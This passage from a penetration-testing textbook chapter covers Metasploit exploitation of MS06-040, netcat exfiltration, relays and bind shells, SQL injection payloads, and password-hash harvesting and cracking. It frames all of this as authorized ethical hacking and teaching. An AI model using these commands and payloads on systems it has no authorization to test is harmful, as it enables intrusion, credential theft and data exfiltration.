The test results are the outputs from the test tools. Test results are analyzed by testers to create the Security Assessment Report (SAR). The SAR provides summary and detail views of the test findings and recommendations. A finding is a conclusion based upon evidence. Category I vulnerabilities are automatic findings, unless they are found to be false positives. Make sure that every finding appears reasonable based upon available evidence. Testers must review the findings with the test client before finalizing them. False positives and unacceptable recommendations are readily revealed by doing so. In some cases, the test client will want to make some immediate fixes to address serious problems. Fixes should not occur during testing; changes can lead to inconsistent or incorrect test results, and introduce new vulnerabilities.

The Plan of Action and Milestones (POAM) is the test client's plan to mitigate high-impact, repairable findings. The POAM is based upon the SAP, selecting between recommended fixes for each finding. The POAM includes a schedule for deploying the fixes.

The Initial Authority to Test (IATT) is a document signed by the CISO or executive authorizer. As part of the enterprise change control process, IATT gives permission for the test client to connect a new system to the production network. Limitations of what the system is allowed to do, what kind of data is permitted, the scope of the test user community, the goals of the test, and the duration of the test should be spelled out.

The Authority to Operate (ATO) is permission to operate the system in a production mode. The ATO is signed by the CISO or executive authorization officer, and should identify the POAM conditions and ATO duration.

Summary

This chapter covers how to conduct tests and the early phases of testing, which focus on information gathering.

Different forms of cybersecurity testing include the body of evidence (BOE) review, penetration tests, vulnerability assessments, security controls audits, software inspections, and iterative-incremental testing. These tests run the gamut from review of documentation to full-spectrum, hands-on testing procedures.

The cybersecurity testing methodology, also known as white hat hacking, follows a logical sequence of steps which parallel what black hat hackers would do to discover, penetrate, and exploit systems and their data. The early steps, which are generally not considered invasive, are detailed in this chapter. Chapter 8 covers the invasive procedures which are generally illegal without written authorization from the target organization.

The first step, reconnaissance, comprises remote information discovery across the Internet. Advanced Google searches, also called Google hacks, can be used to uncover a plethora of security information from the Internet. These techniques are also useful, in general, by power users for Internet research.

Beyond Google hacks and GHDB, discovery tools such as the command-line tools: `nslookup`, `whois`, `dig`, and `host` retrieve information about Internet domains and IP addresses. Similar capabilities are provided by websites and online Internet authorities. The Way Back Machine is a website that archives historic Internet pages. I also cover command-line scripting techniques for domain name harvesting.

The section on network and port scanning covers advanced uses of `nmap`, a powerful network scanner. `Nmap` performs simple searches for machines and open ports as well as sophisticated scans that resemble network vulnerability tests. I also cover packet spoofing techniques which can reveal additional information about networks through observation by `Wireshark` and `tcpdump`.

Policy scanning includes testing of systems configurations for insecure settings and installed programs. These are tests usually executed locally from legitimate administrative user accounts. Major policy configuration scanners are described, including from the government security domain and commercial tools, along with the general procedures test are followed up with a Plan of Action and Milestones (POAM).

The section on vulnerability probes and fingerprinting covers remote testing tools, which perform deep probes of open ports seeking signatures of potential vulnerabilities. The section covers primarily free tools, but also covers a widely used commercial vulnerability scanner called Nessus. The connection between vulnerability scans, published repositories of vulnerabilities (e.g., CVEs), and penetration testing tools is discussed.

The final section on test planning and reporting covers common terminology and procedures used widely in government and the cybersecurity industry.

Assignments

1. Choose a set of vulnerabilities, perhaps based on an antipattern in Chapter 2. Which types of cybersecurity evaluations would be the most effective for diagnosing and mitigating the problems? Why?
2. Why is cybersecurity testing methodology, white hat hacking, so similar in phases to black hat hacking? What are the effects of the widespread availability of cybersecurity testing tools supporting these phases? Review the Penetration Testing Framework online to prepare your answer (`www.vulnerabilityassessment.co.uk/Penetration%20Test.html`).
3. Use Google hacks to find vulnerabilities on the Internet. Which are the search techniques that are most effective in revealing vulnerabilities? Perform additional reconnaissance (for example, `nslookup`) to discover which enterprises own the vulnerable sites. Is it possible some of these sites are honeypots—that is, purposefully vulnerable to attract malware and attackers?
4. Use an open source vulnerability probe (such as `amap`, OpenVAS, or NSE on BackTrack) to discover vulnerabilities on your network. What can be done to mitigate the vulnerabilities?
5. Find examples of Certification Test Plans, System Security Plans, and other common security documents on the Internet. What types of enterprises have released these plans? For what kinds of systems?

CHAPTER 8

Penetration Testing

Gaining unauthorized system access, controlling systems without authorization, and exfiltrating data are inherently illegal in most jurisdictions. These crimes are analogous to burglary and robbery. Security testing is a professional service that sometimes mimics malicious attackers (also called white hat hacking), in particular during penetration testing (also called pen testing).

To protect yourself from legal consequences as you test systems, you must have clear authorization to conduct testing—a legal agreement, called Rules of Engagement (ROE), signed by you (the tester) and the client executives. Lawyers for both organizations should be involved. If test packets traverse other networks in other countries, you must consider the laws of all jurisdictions traversed.

In Chapter 7 I cover reconnaissance, network/port scanning, policy scanning, fingerprinting, and vulnerability probes. I continue to cover the phases of ethical hacking in this chapter continuing with network penetration, World Wide Web attacks, database attacks, user enumeration, password cracking, and privilege escalation. The final malicious phases are rarely conducted as part of pen testing, but they are very commonplace in the wilds of the Internet; these phases include back doors, rootkits, exfiltration, and abuse. To start, you need an understanding of the types of cyber attacks.

Forms of Cyber Attacks

Cyber-attack techniques are widely discussed and defined on the Internet, with more than a million pages covering buffer overflow, SQL injection, and other common cyber-attack methods. This section briefly introduces major cyber attacks and discusses the resulting log evidence of cyber attacks. Network defenders, red team attackers, and other pen testers should care about how attack activities are observed. Most of the activities in the last chapter, and virtually all of it in this one, will cause trails of log evidence on systems and network devices.

Buffer Overflows

One example of a common cyber attack is a buffer overflow that writes attack code over data and programs in the target machine, which causes its execution. An oversize input argument puts attack code into executable areas on the target machine. Techniques such as a string of CPU no-operations (that is, NOOP sled) increase the likelihood that the target will execute the attack code.

NOTE **Common buffer overflow bit patterns are hex 90 repeated for NOOP sled and ASCII A repeated for SMB attacks.**

The most likely evidence that a buffer overflow has occurred are system logs and network sensor logs. Buffer overflows are discovered in operating system (OS) logs as panic and error messages. Intrusion Detection System (IDS) logs detect and clearly indicate buffer overflow alerts. Ideally, you should investigate all alerting Internet Protocol (IP) addresses, and you should eliminate false positives to reveal suspicious activity. See Chapter 9 for information about cyber investigative techniques.

Often the objective of attackers is to get the target machine to execute their code. Web browsers are easy targets because they continually render Hypertext Markup Language (HTML) and execute embedded scripts. Scripts are everywhere on intranet pages and the web—Internet browsing would be quite dull without scriptable content. Drive-by malware attacks browsers when a user visits malicious pages; this may occur on legitimate sites if they've been compromised by an attacker.

NOTE **A common organized crime technique is to compromise a banking web page and then send phishing spam to bank customers who are attacked by drive-by malware when they visit the page. Information is extracted and money is transferred with the customers' banking credentials. See the "Final Malicious Phases" section later in this chapter for rootkit detection.**

Web applications are vulnerable to a number of input injection attacks including commands, meta-characters, pathnames, and Structured Query Language (SQL) queries. Client-server and desktop applications are similarly vulnerable, and they can even be exposed to the malicious potential of the Internet, for example, through e-mail attachments and direct Internet interfaces.

Command Injection Attacks

Command injection attacks are attempts to execute system commands, fooling a program to execute attacker commands. Input data contains calls, such as `exec(<command line>)` and `system(<command line>)`, depending on application programming languages.

Meta-characters (that is, keyboard special characters) are inserted into all forms of injection attacks to confuse or disrupt programs. Command lines and meta-character attacks can be inserted into intercepted web cookies as forms of cookie poisoning. Pathname injection or directory traversal attacks are meta-character attacks intended to expose data and command environments outside the application's intended scope.

SQL Injection Attacks

SQL injection is an attempt to add SQL commands to an input string using meta-characters. SQL injection can expose significant sensitive data and damage database integrity.

Injection attacks leave multiple trails of log evidence. For example, web server logs, which record input strings, can be searched for meta-characters, system commands, pathnames, and SQL query statements. Injection attacks generate application errors. Check event logs, database logs, and application logs for their presence and sources. If unauthorized access is suspected, initiate full packet captures to analyze exploit code and the activities of follow-on terminal sessions. Check IDS logs for alerts detecting injection attacks or related activity. See Chapter 9 to read about log file locations and analysis techniques.

Now that you have an overview of some of the most common cyber attacks, it's time to move on to applying these techniques with details of pen test methods. Read more about other major types of attacks in the "Final Malicious Phases" section later in this chapter.

Network Penetration

The primary free tool for pen testing is Metasploit because it has the largest collection of system exploits, which is code that gains access to systems without using credentials. Metasploit has several user interfaces: a graphical user interface (GUI), a command line, and the Metasploit Console. When manually conducting tests, the Metasploit Console is the favored interface. For automating and custom scripting attacks, the Metasploit command line is quite useful.

By the time you reach the test phase, you should know a great deal about your target systems, including their OSes, services, versions, and known vulnerabilities, for example, MITRE Common Vulnerabilities and Exposures (CVE) and MS Security Bulletins. Metasploit's exploit database is searchable with these attributes.

The series of commands that you would use in the Metasploit Console to conduct a penetration on BackTrack looks like this:

```
# cd /pentest/exploits/framework3
# ./msfconsole
msf > search MS06-040
msf > use exploit/windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > info
msf exploit(ms06_040_netapi) > show payloads
msf exploit(ms06_040_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(ms06_040_netapi) > show options
msf exploit(ms06_040_netapi) > set RHOST 10.10.100.100
msf exploit(ms06_040_netapi) > show targets
msf exploit(ms06_040_netapi) > set TARGET 5
msf exploit(ms06_040_netapi) > show options
msf exploit(ms06_040_netapi) > save
msf exploit(ms06_040_netapi) > check
msf exploit(ms06_040_netapi) > exploit
msf exploit(ms06_040_netapi) > sessions -l
msf exploit(ms06_040_netapi) > sessions -i  1
meterpreter> ?
```

This Metasploit Console example exploits MS06-040, a vulnerability in the Server service on Windows. A search for this bulletin turns up candidate exploits. You can set the exploit and display information about it.

There are several pieces to each Metasploit attack. First, there is the exploit code (for example, a module named `ms06_040_netapi`). This code breaks into the system, taking advantage of a known software defect. Each exploit can have one or more payloads. Many payloads are a single piece, but some are designed with two required pieces. The payload code is executed on the target system after exploitation (for example, a module named `windows/meterpreter/bind_tcp`).

The commands include options to determine which parameters are required. In many cases, you must set a local host IP address (LHOST), remote host IP address (RHOST), and also local and remote ports. The example uses defaults for the other values except the targets, which enables you to choose the target OS; the default is often not desirable. Show the options again to verify the settings (use `show options` in the command line). The `save` command stores the current settings to a configuration file in the home directory: `~/.msf3/config`. The `save` command retains your settings if you restart Metasploit. Avoid using

Ctrl+C during Metasploit and Meterpreter console sessions because that keystroke combination will close the program.

NOTE **Meterpreter is a target-side command-line shell that is injected into random access memory to evade most anti-malware.**

The `check` command attempts to verify that the target is exploitable. The `exploit` command launches the attack. This command might succeed, giving you access remotely, or it might return you to the console prompt. The `rcheck` and `rexploit` commands recheck and re-launch the exploit.

Use the `sessions` command with the `list` (`-l`) option to find active connections, otherwise the exploit attempt fails. Join the connection and gain access via the `sessions` command with the `interactive` (`-i`) option and the session number.

Most exploits simply give you raw shell access—a command shell without prompts or backspaces (or some other operation, such as grabbing user account information). The Meterpreter payload is very special; it attaches a Dynamic Link Library (DLL) to the running service and returns the Meterpreter command shell. This shell has many built-in commands; for example, file system navigation, local and remote shell commands, uploading executables, and file downloads for exfiltration.

TIP **Metasploit documentation is on BackTrack at** `/pentest/exploits/framework3/documentation`**. See the Meterpreter commands in Appendix A of** `http://www.metasploit.com/documents/meterpreter.pdf`**.**

You can access help information for Metasploit and Meterpreter via the question mark (`?`) command. With Metasploit Console, Meterpreter, and Metasploit command line, use the KDE terminal command Edit ➪ Copy to capture pathnames, and use Shift+Insert to paste them into command lines.

The Metasploit command line (msfcli) provides an alternative way to use Metasploit, and you can automate it. For example, the following command returns help information and a searchable listing of the Metasploit exploits (use `/<`*`search term`*`>` with less):

```
# ./msfcli | less
# ./msfcli | grep -i “ms06_040”
```

The `grep` search indicates case-insensitive (`-i`), and uses the pathname syntax with an underscore (_).

The following BackTrack command sequence continues to build the exploit command line:

Show options: `# ./msfcli exploit/windows/smb/ms06_040_netapi O`

Show payloads: `# ./msfcli exploit/windows/smb/ms06_040_netapi RHOST=10.10.100.100 P`

Show targets:

```
# ./msfcli exploit/windows/smb/ms06_040_netapi RHOST=10.10.100.100 PAYLOAD=windows/meterpreter/bind_tcp T
```

Exploit:

```
# ./msfcli exploit/windows/smb/ms06_040_netapi RHOST=10.10.100.100 PAYLOAD=windows/meterpreter/bind_tcp TARGET=5 E
```

`Show options` (`O`) displays the parameters you can set and their defaults. Use `Show payloads` (`P`) to display the available payloads. Pipe the results to `grep` (or less) to search for specific payloads. `Show targets` (`T`) displays the operating system targets for the exploit. The `exploit` (`E`) command launches the attack. There is also a check (C) command (not shown) to test for vulnerability.

Another approach to building this command line is to configure the settings in Metasploit Console, perform a `save` command, and then reuse the text in the `~/.msf3/config` file, which uses the same variables and syntax as the command line.

Metasploit can generate payload strings for programmers via the `use -t <`*`programming language`*`>` command, as well as execute specific network actions instead of performing exploits through Auxiliary modules. See the Metasploit documentation at `www.metasploit.com/documents/users _ guide.pdf` for more features.

Commercial Pen Testing Tools

There are commercial tools for network exploitation that provide a more automatic, integrated user interface. Core IMPACT on Windows and Immunity CANVAS on Linux are two popular examples.

Use of the following two tools (IMPACT and CANVAS) would not be appropriate for red team operations because they are very noisy on the network. The same could be said about most previously discussed tools. Security tools often generate a great deal of abnormal traffic that easily triggers alerts by intrusion detection systems (IDS) and other logging services. Metasploit, by sending a single exploit at a time, is relatively stealthy. Log analysts might miss or dismiss a single alert as a false positive.

Using IMPACT

Basic usage of IMPACT Pro includes these steps:

1. Open the application.
2. Click the Get Updates button to download the latest exploits.
3. Click the New Workspace button to create a pen test project.

4. Click the Network Information Gathering link to run network mapping and vulnerability probes.
5. Enter an IP address range and start to scan.
6. Click the Network Attack and Penetration link to initiate automated attacks.
7. Click the Privilege Escalation link to obtain administrative access.
8. Click the Clean Up link to remove any remote code or other target system changes.
9. Click Network Report Generation link to automatically create a report of all findings.

With only a handful of clicks and no manual operations other than typing some IP addresses, you can perform a full lifecycle of pen testing. IMPACT modules are integrated so that the results of scans and probes are automatically sent to the attack modules. If any of the attacks are successful, Privilege Escalation runs a new battery of local attacks to gain administrative access. As with any testing, you should clean up any system changes that are made.

Using CANVAS

CANVAS has a large number of selectable tests on its Modules tab. The tests contain categories such as recon, search, exploits, and commands. CANVAS sessions start with network mapping (the recon category) and include OS detection (osdetect) and port scanning (portscan). As CANVAS maps the network, more and more information is accumulated for reporting. CANVAS also gathers information passively whenever it is running.

The Search tab allows location of the tests, such as a search for an MS08-67 exploit. Tests are further categorized by OS versions. After exploitation, some advanced CANVAS operations in the commands category include screen grabbing (screengrab), VM fingerprinting (checkVM), service fingerprinting (enumservices), hash grabbing (getpasswordhashes), and DNS transfer (getdnscache).

SEED LABS

The SEED labs for this section include the Buffer Overflow Vulnerability Lab and the Return-to-libc Attack Lab under the Vulnerability and Attack Labs category. These labs contain descriptions of buffer overflow attacks, one of the most prevalent kinds of attacks. You can access the SEED labs at `http://www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

Using Netcat to Create Connections and Move Data and Binaries

Netcat (`nc`) is a universal tool for network administrators and security testers. It runs on Windows, Linux, and Unix. Netcat is simple in concept; it connects standard input/output (I/O) to local and remote ports using ordinary Transfer Control Protocol (TCP) by default. You can set up a simple TCP listener to relay data to standard output like this:

```
Target # nc  -l  -p 80
```

TIP **You can find a very useful Netcat command summary at** `www.sans.org/security-resources/sec560/netcat _ cheat _ sheet _ v1.pdf`.

Netcat is in listening mode (`-l`) on port 80 (`-p 80`). You can set up a remote connection to this listener on 10.10.100.10 with the following command:

```
Tester # nc 10.10.100.10 80
```

Now you have a two-way conversation. Either side can send data that is seen by the other. As soon as one side disconnects, both connections terminate. You use port 80 because ports 80 and 443 are heavily used by web servers, they're less likely to be blocked by firewalls, and they're unlikely to be logged as suspicious activity, such as IDS alerts.

NOTE **Host-based firewalls may still block your traffic; see the “Managing Services“ section of Chapter 4 for information on how to disable or open ports. Make sure to re-enable the ports after the test.**

You can use this behavior to move data back and forth by redirecting standard I/O. For example, to download a file from a target machine (like an exfiltration) use the following command:

```
Target # cat file.txt | nc -l -p 80
Tester # nc  -q0 10.10.100.10 80 | tee file.txt
```

Target’s standard input sends `file.txt` across to the Tester’s output, which is displayed and saved by the `tee` command. The Tester terminates the connection at the end of the file with the option `-q0`.

This works for binary files, too. For example, to upload an executable type of file, use the following command:

```
Target # nc -l -p 80 > binary.exe
Tester # cat binary.exe | nc  -10 10.10.100.10 80
```

A file is sent to the Tester’s standard input, which is sent remotely to the Target’s standard output and is saved as `binary.exe`.

Using Netcat to Create Relays and Pivots

You can chain together netcat connections to create relays. The following example is where netcat is used on three machines:

```
Target (.30) # nc -l -p 80
Relay Setup # mknod FIFO p
Relay (.10) # nc -l -p 200 < FIFO | nc 10.10.100.30 80 > FIFO
Tester # nc  -10 10.10.100.10 80
```

These commands set up a bidirectional connection similar to the first netcat example, but now there is a relay between the end points. The `mknod` command creates a special file that is a first-in first-out (FIFO) using the `p` option; FIFO sends whatever it receives to its standard output. The Relay machine has two netcats: One is a listener that pipes its output to the other netcat, which is a remote sender. Text from Tester is piped to Target via the ordinary pipe on Relay.

The FIFO creates the reverse connection; it takes the standard output of Relay's connection to Target and sends it to the standard input of Relay's listener.

The order of these commands sometimes matters. Customarily, you start netcat listeners first and then start remote netcat connections. The following example starts both netcat listeners and then starts the outgoing connections from Windows.

To set up a relay on a Windows system (10.10.100.90), with a remote Linux command shell, you could execute commands like this:

NOTE **On newer Windows, these commands may alert User Account Control (UAC) because a new program, netcat, is accessing the network. Administrative privileges can grant netcat access with UAC.**

```
Target (.30) # nc  -l  -p 80  -e  /bin/bash
Relay Setup C:\>  echo  nc 10.10.100.30 80  > connect.bat
Relay (.90) C:\>  nc 10.10.100.20 80  -e  connect.bat
Tester (.20) # nc  -l  -p  80
```

First, Target starts a netcat listener running a Bash shell; then the Tester listener is started. The Windows relay creates a batch script called `connect.bat` that implements the connection to Target. The second netcat command makes an outgoing connection to Tester and executes `connect.bat`. The relay listener receives and transmits on the connection with Tester, and the `connect.bat` script sends and receives on the connection to Target.

The disadvantage of this form of relay is that it's not as readily extendable. For example, you could not put two Windows relays in a row like this. The following code shows an alternative way, which is extensible, to set up the Windows relay:

```
Target (.30)       # nc  -l  -p 80  -e  /bin/bash
Relay Setup C:\>  echo nc 10.10.100.30 80  > connect.bat
Relay (.90) C:\>  nc -l -p 80  -e  connect.bat
Tester            # nc  -10 10.10.100.90 80
```

This example works like the original Linux solution. Tester sends and receives from a listener on the relay, which in turn sends and receives from a remote connection to Target.

Because of trust relationships between computers, relays are very useful to pen testers. A tester exploits a first machine on a target network, and then he pivots attention to other machines on the subnet. Testers use the trusted identity of the first exploited machines to fool other machines, as they upload and launch attacks from inside their networks.

When a second machine is accessed, the tester sets up a relay on the first, and relaunches the attacks from the new target, exploiting in-scope target boxes from each pivot machine.

The shells you created with relays are raw command shells, which are commonplace after gaining access with an exploit. Raw shells have no provisions for shell prompts, backspaces (mistyping), or control characters. Ctrl+C stops netcat and Metasploit and disconnects. The most serious limitations are your inability to run editors (for example, vi or edit), and your inability to respond to password prompts, which drop the connection.

The single command-line scripting techniques in Chapter 6 are ideal for raw shells. Other options include using alternative commands that work with raw shells such as `net use` on Windows and using `nc --telnet` as a way to script Telnet sessions.

On Windows, you could upload binary files using Netcat and install services such as secure shell (SSH) and Telnet to establish terminal services. SSH is likely to be installed on Linux, but you might have to start the daemon, `sshd`. SSH also supports Secure File Transfer Protocol (SFTP), a very convenient way to move data.

NOTE **Use either** `service sshd start` **or** `/etc/init.d/sshd start` **depending on the Linux lineage. The former is characteristic of Red Hat and the latter of Debian Linuxes, such as Ubuntu.**

Another, (usually less attractive) alternative for connecting to remote systems is to start desktop services, such as Remote Desktop Protocol (RDP) or Virtual Network Computing (VNC). These are significant system changes that will create log entries and could introduce new vulnerabilities. Before your job is done, always reverse any system changes, and inform the system owners of the changes, so that they can verify the repairs.

WARNING **In general, it is a bad idea to change any system in a production operational environment. Make sure that the ROE clearly allows the kinds of changes you make.**

Using SQL Injection and Cross-Site Techniques to Perform Web Application and Database Attacks

Chapter 7 covers web vulnerability probes by Nikto and WebInspect. Nessus can also return web vulnerability information when the scan policy is configured for websites. You can attempt to exploit these vulnerabilities using tools such as Metasploit and IMPACT. Alternatively, you can try some manual techniques for exploiting web forms using SQL and other forms of injection.

SQL injection vulnerabilities arise when input from web forms are added to database queries without proper input validation. Suppose a web form is evaluating the following SQL:

```
SELECT * FROM Faculty WHERE Id='<user input>'
```

The first step is to try every kind of quote—that is, `' " ` ‵ ′ ‶ ″`. One or more of these will generate an SQL query error, which if it displays onscreen will indicate the database (DB) type. For example, an error such as `ORA-00016` is from an Oracle database, whereas the MySQL error indicates `Incorrect Syntax`.

You can try to retrieve all rows of the database table with a tautology (a statement that is always true) in the query, such as

User input: **`false' OR 'true' = 'true`**

Which completes the query: `SELECT * FROM Faculty WHERE Id=' false' OR 'true' = 'true'`

Because this `where` clause is always true, the query matches all rows of the database and may display them onscreen. If this tautology syntax is not effective (because you are just guessing the real SQL during a test), you can try using different kinds of quotes or expressions like the following:

- `false')` OR `('true' = 'true`: Grouping by parentheses
- `false'` OR `'true' = 'true'; --`: -- is a SQL comment, ends statement
- `'` OR `'true' = 'true' --`

NOTE **SQL command terminators vary by database make. See the online developer documentation.**

Techniques for injecting multiple queries include using an SQL statement separator (`;`) or the `UNION` operator. For example:

User input: **`0 ;  select * from Student where 0=0 ; --`**

Which completes the query: `SELECT * FROM Faculty WHERE Id='0' ; SELECT * FROM Student WHERE 0=0 ; --';`

The preceding example, if successful, returns the entire Student table. An example with the `UNION` operator is the following:

User input: **`0' UNION SELECT * FROM Student where 0=0 --`**

Which completes the query:

```
SELECT * FROM Faculty WHERE Id='0'  UNION SELECT * FROM Student
WHERE 0=0 ; --
```

A successful `UNION` clause merges results from the two tables into the query result; the `SELECT` clauses must have the same number of columns and data types.

NOTE **The number of columns and types can be artificially extended like so:**

```
select *, 1, 'Two', 3.0, 'Four'
```

The previous two examples show injected SQL statements able to execute any query—that is, the second `SELECT` statements. With that ability, you could retrieve a DB schema, DB accounts, password hashes (for cracking), and user privileges. In addition, you could access local files and inject command-line system calls. Database-specific examples of these types of queries appear in the SQL Injection Cheat Sheets at `http://pentestmonkey.net`.

Paros Proxy is a GUI tool that can insert itself as man-in-the-middle (MITM) between a local Internet browser and a remote website. To experiment with this tool, do the following:

1. Invoke Paros Proxy by selecting K ➪ BackTrack ➪ Web Application Analysis ➪ Web (frontend) ➪ Paros Proxy.
2. Configure the Mozilla web browser so all web traffic passes through Paros. Select Edit ➪ Preferences and then select the Advanced tab. On the Network subtab to Manual Proxy, with HTTP proxy of localhost and port 8080.
3. In Paros, on the Trap tab, check the boxes for Trap Request and Trap Response.
4. Navigate to a web page and watch what happens. First there is a GET message (from the browser) followed by an HTTP response message (from the website), and so forth. (Click the Continue button to advance one message at a time.) You can see the HTTP headers of each message in the top pane; any data fields are in the bottom pane.

In Paros, you can copy, paste, or modify any information you choose because you click Continue to go to the next message. Web cookies and many other attributes are plainly visible, copyable, and alterable.

Paros enables you to visualize how web attacks work. Suppose a user has logged into her banking website and then opens a new tab. In a Cross-Site Request Forgery (XSRF), the user then visits a malicious website, where the browser opens a URL bearing a transaction to the banking website. The bank receives the request directly from the user's browser and executes the transaction.

In both XSRF and cross-site scripting (XSS), the malicious website might just be an innocuous site that allows malicious content to be posted, such as an Internet bulletin board, group e-mail archive, blog commentaries, or malware hidden in third-party advertisements (also known as malvertisements; see Chapter 10).

An XSS works the same way, except the malicious data is a script instead of a URL. The XSS code running in the browser can do anything whatsoever with the user's credentials in any browser tab or window. For example, it can steal cookies, perform transactions, scrape browser pages, access history, and manipulate administrative websites where the user is logged in or has browser-stored credentials.

SEED LABS

The SEED labs for this section include:

- **Web Same-Origin-Policy Exploration Lab**
- **SQL-Injection Attack Lab**
- **Cross-Site Request Forgery Attack Lab**
- **Cross-Site Scripting Attack Lab**
- **Click-Jacking Attack Lab**

They're available in the Vulnerability and Attack Labs category. These labs contain descriptions of commonplace web attacks. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all_labs.html`**.**

Collecting User Identities with Enumeration and Hash Grabbing

Obtaining user credentials for access to systems plays a very significant role in pen testing. After one user credential is obtained, it is very likely to grant access to multiple systems and application accounts. Legitimate login credentials seldom trigger alerts. You can leverage user credentials to gather more data, such as usernames and password hashes. In the next section you use password-cracking techniques to convert hashes into passwords.

Usernames are available from a variety of sources. E-mail addresses often contain login usernames, and with simple Internet searches and Google hacks, you can retrieve addresses from web pages, social networks (Facebook, MySpace), bulletin boards, and blog posts. See the "Reconnaissance" section in Chapter 7 for additional Google hacks and search techniques.

BackTrack includes a Python program called theHarvester that gathers e-mail addresses. You run it like this:

```
# cd  /pentest/enumeration/google/theHarvester
# ./theHarvester.py -d cnn.com -b pgp
```

E-mail address searches on PGP (Pretty Good Privacy), Google, and MSN are supported in theHarvester. It is interesting to analyze theHarvester Python code and other programs that directly search the Internet and services, such as Simple Network Mail Protocol (SNMP) and Domain Name System (DNS).

Many enumeration and hash grabbing techniques are operating-system specific.

Enumeration and Hash Grabbing on Windows

Unless ordinary users are locked down, any Windows account can enumerate usernames by visiting the `C:\Users` directory and reading the folder names. Usernames are also displayed on the login screen, on the Security tab of the Properties dialog box for files, and in privileged Computer Management screens, such as User Accounts.

NOTE **Use Start ➪ All Programs ➪ Accessories ➪ Remote Desktop Connection to bring up the login screen of any Windows system without using credentials to harvest at least one username.**

NOTE **Older Windows systems use** `C:\Documents and Settings` **rather than** `C:/Users`**. Locking down the** `C:` **drive for ordinary users helps to harden the system but requires additional Help Desk support for all system changes.**

Windows stores password hashes in the Security Accounts Manager (SAM) file at `%systemroot%/System32/config/SAM`. The SAM file and its Registry folders are not directly accessible while Windows is running. Utility tools such as fgdump and other pwdump tools can extract SAM data at run time with administrative privileges. The Meterpreter Privs module can also extract the information from an administrative process:

```
meterpreter> use privs
meterpreter> hashdump
```

If you have physical access to the system, various ISO bootable forensics toolkits, such as Helix and Caine, can access the Windows registry while the system is shut down. You can also use a forensics tool to update the SAM file, essentially resetting the password of any account. For example, the Offline NT Password and Registry Editor is an ISO bootable tool for this purpose. You can find it at `http://pogostick.net/~pnh/ntpasswd/`.

Popular commercial forensics tools that can extract and analyze Windows systems offline include Guidance Software's Encase and AccessData's Forensics Toolkit (FTK).

Enumeration and Hash Grabbing on Linux

Usernames and group memberships are readily accessible to Linux and Unix users from the `/etc/password` file. Harvesting usernames is as simple as this:

```
# cut   -d:   -f1   /etc/passwd
```

Password hashes are stored in the `/etc/shadow` file. This file is only readable by the root user and the shadow group. As root user, you can harvest hashes like this:

```
# grep  -v  ':x:'  /etc/shadow | grep  -v  ':!:'  | cut   -d:   -f2
```

You use the `grep` commands to filter out default strings for nonpassword bearing service accounts, and then you cut out the second field bearing the ASCII characters for the encrypted password hashes.

There are additional authentication mechanisms on Windows and Linux, such as Pretty Good Privacy (PGP) keyrings, Public Key Infrastructures (PKI), and LANMAN hashes on older Windows systems. Additional techniques for enumerating users, such as queries to SMTP servers, are supported in BackTrack with commands such as `snmpwalk`. Exploiting alternative authentication techniques are covered in the Pen Test Framework, which you can find at `http://vulnerabilityassessment.co.uk`.

Now you can move on to obtaining valid user credentials. For example, according to the Pen Testing Framework (PTF), a utility program installed with John the Ripper, called unshadow, extracts Linux password hashes for direct input to the cracking tool.

Password Cracking

You can obtain passwords using both online and offline methods. Online, you send password guesses to login challenges using dictionary attacks, brute force attacks, and fuzzing. A dictionary attack performs password guessing from a list of common passwords. In a brute force attack, you generate passwords from scratch. In fuzzing, you modify known words and dictionary words with random changes, common variations, and extensions. Offline attacks can use CPU-intensive methods, including dictionaries, brute force, and specialized algorithms to test and crack passwords. This section presents common approaches and discusses password cracking tradeoffs considered by pen testers.

In Chapter 5 you programmed an online password-dictionary attack at the Windows command line, which is suitable for remote attacks from a raw shell. A plethora of password dictionaries and dictionary generators are freely available from Internet sites such as PTF.

You can view password policies on Windows with these commands:

- **Local Windows password policies:** `C:\> net accounts`
- **Windows domain password policies:** `C:\> net accounts /domain`

These policies tell you the minimum password length, lockout threshold, and lockout observation window. Many, perhaps most, users only conform to the minimal policy. If the minimum is eight characters, most passwords are exactly eight characters; if the minimum is one special character, most passwords have exactly one; and so forth. You can economize the password search of your tools to exploit these policy-driven weaknesses.

If you use an online password attack, you must avoid account lockout by sending no more than the threshold number of guesses within each observation window period. For online password attacks, use the Linux `sleep` command or a Windows `timeout` command to slow down login attempts and avoid account lockout:

- **Linux script sleep an hour:** `sleep  60m`
- **Windows script sleep an hour:** `timeout  /t  3600`

By default, most Linux systems do not have password policies, other than for root accounts; this can be a major advantage for attackers. You can configure an optional module called Pluggable Authentication Module (PAM) to establish password policies, including account lockout.

Free tools for online password attacks include THC-Hydra, Medusa, and Brutus (available from PTF). Several password cracking tools have online attack capabilities.

Offline password cracking has many advantages over online attacks. By many orders of magnitude, more password guesses can be attempted in a fixed timeframe offline. Some popular free password cracking tools include John the Ripper and Cain & Abel. The remainder of this section gives an overview of some tools and tradeoffs for pen testers; Part III delves into the cryptographic details. These tools are also available from PTF.

John the Ripper

John the Ripper supports password cracking based on brute force, dictionary, fuzzing, and custom code. John the Ripper fuzzes based upon the username and the GECOS blob, a random bit pattern on Linux associated with each user.

John the Ripper cracks virtually all password types, including Linux salted hashes, except for Windows LANMAN v2 hashes. There are a number speedup options, including recompilation for different CPUs and distributed parallel extensions by third parties. You can find more information at `http://www.openwall.com/john`.

Rainbow Tables

Rainbow table techniques are highly efficient algorithms for cracking complex passwords. Instead of redoing all hash computations for every password crack, rainbow tables precompute hashes into long rainbow chains of alternating hashes and passwords, reduced from hashes.

For a specific password policy (for example, eight characters, one number, one special character), rainbow chains cover the entire password space (all possible passwords). The chains are circular; start with a hash anywhere, and you will find the password.

Rainbow table crackers first locate the correct chain by matching the hash and then compute and reduce hashes until the hash rematches. Some popular sources of rainbow table data and associated password crackers include the following:

- **The Schmoo Group:** `http://rainbowtables.shmoo.com`
- **RainbowCrack Project:** `http://project-rainbowcrack.com`
- **Ophcrack:** `http://lasecwww.epfl.ch/~oechslin/projects/ophcrack`
- **The Cain & Abel password cracker and tool suite, covered in the next section**

NOTE **Rainbow table algorithms have the enviable property of Order(1) complexity. In other words, search time is equally fast for all hash-password pairs.**

Rainbow tables are highly effective for complex password policies, but are unwieldy for seeded hashes, like on Linux, because new rainbow tables are needed for each seed value. Rainbow tables require significant computing effort to create, and they can require tremendous storage capacity.

Cain & Abel

